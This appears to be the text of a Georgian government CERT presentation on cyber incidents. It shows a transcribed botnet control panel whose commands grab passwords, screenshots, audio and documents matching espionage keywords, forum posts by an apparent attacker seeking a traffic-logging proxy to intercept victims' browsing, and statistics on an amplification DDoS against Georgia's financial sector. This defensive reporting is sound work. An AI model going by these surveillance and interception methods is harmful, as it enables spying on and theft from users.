[All bots](#) [Online bots](#) [DDOS](#) [Clear](#) [Scan Disk](#) [Cert](#) [Word](#) [RDP SCAN](#) [Coder](#)

#	IP-adres	Status	Ver.	Commands	Last vizit
1 de527b4 RU	91.205.100.100	offline	5.1	DOWNLOAD DIR Screenshot Passwords LIST DOWNLOAD_DIR DUMP SCAN LOAD History(1) word(0) rdp(0)	25.12.11
2 065c2aa GE	94.100.21.100	online	5.1	DOWNLOAD DIR Screenshot Passwords LIST DOWNLOAD_DIR DUMP SCAN LOAD STREAM AUDIO Video History(1) WORD(1) rdp(0)	28.12.11
3 309dd38 GE	95.137.100.100	offline	5.1	DOWNLOAD DIR Screenshot Passwords LIST DOWNLOAD_DIR DUMP SCAN LOAD STREAM AUDIO Video History(1) word(0) rdp(0)	26.12.11
4 965a0f4 GE	188.121.100.100	offline	5.1	DOWNLOAD DIR Screenshot Passwords LIST DOWNLOAD_DIR DUMP SCAN LOAD History(1) word(0) rdp(0)	21.12.11
5 9f94034 GE	94.43.200.100	offline	5.1	DOWNLOAD DIR Screenshot Passwords LIST DOWNLOAD_DIR DUMP SCAN LOAD History(1) word(0) rdp(0)	25.12.11

Bot panel

DDOS Clear Bot Scan_Disk Cert Word Coder

#	Command	File	DEL
1	word [USA,NATO,Russia,EU,Ambas]	/modules/docs/upload/3a49a7f8/1301765801rpcsrv.log	DEL
2	word [samxedro,dazvervis,departamenti,DoD,NATO]	/modules/docs/upload/3a49a7f8/1301988482rpcsrv.log	DEL

#	Command	File	DEL
1	word [samxedro,dazvervis,departamenti,DoD,NATO]	/modules/docs/upload/85c40d1c/1301991999rpcsrv.log	DEL
2	word [CIA,NGO,Obama,Bush,Intell]	/modules/docs/upload/85c40d1c/1302086569rpcsrv.log	DEL

forum.xakep.ru/m_1707122/tm.htm

eshkinkot1

Сообщений: 8
Оценки: 0
Присоединился: 06.01.2010

Идея следующая. Я могу изменить удаленно настройки браузера пользователя. Например, прописать в браузере прокси-сервер через который он будет выходить в нет. Есть ли какие-нибудь уже готовые службы прокси-серверов с логированием трафика, чтобы я мог перехватывать запросы пользователя через прокси. Либо нужен скрипт прокси сервера. Только не анонимного, которых полным полно, типа Zelune и т.д. Какие есть идеи?

Tweet

RE: Прокси с логированием - 09.02.2010 16:33:12

eshkinkot1

Сообщений: 8
Оценки: 0
Присоединился: 06.01.2010

мне нужен прокси не в локалке. это я и так могу сделать. мне нужен прокси в нете. как я поставлю прогу. у меня нет сервака. мне нужен либо скрипт для прокси. тогда я просто устанавливаю его на хостинге, либо готовый прокси-хостинг.

(в ответ на Quilled)

Имя

Сообщение

Как добавить спloit в базу Metasploit? - 18.07.2010 15:47:21

eshkinkot1

Сообщений: 8
Оценки: 0
Присоединился: 06.01.2010

Подскажите пожалуйста как добавить свой спloit в базу [Metasploit](#).

Tweet



DDoS Attack Against Financial Sector


Total unique IP addresses: 339 000

Countries: 160

Attack Type: DDoS SSDP/DNS Amplification

Used Ports in Attack: SSDP port 1900 and DNS port 53


Target: Georgian Financial Sector




DDoS Attack Against Financial Sector

Digital Attack Map Top daily DDoS attacks worldwide

[Map](#) - [Gallery](#) - [Understanding DDoS](#) - [FAQ](#) - [About](#) - [g+](#) [t](#) [f](#)




DDoS Attack Against Financial Sector



"CERT.GOV.GE" – has actively started collaboration on the issue with such forums, as "FIRST" and "TRUSTED-INTRODUCER".

Attacks has reached the maximum limit/bound on May 24, 2015 when 27,539 Mbps flow generation was carried, and 22,836 Mbps from this number belonged to SSDP port 1900.

The number of requests sent by IP addresses



CERT-GOV-GE Contacts

MINISTRY OF JUSTICE OF GEORGIA

DATA EXCHANGE
AGENCY



E-mail: cert@dea.gov.ge

Tel: +995 32 291 51 40

Fax: +995 32 291 51 40

Web-page: www.cert.gov.ge



www.facebook.com/certgovge





MINISTRY OF JUSTICE OF GEORGIA

DATA EXCHANGE
AGENCY



Thank You! Questions?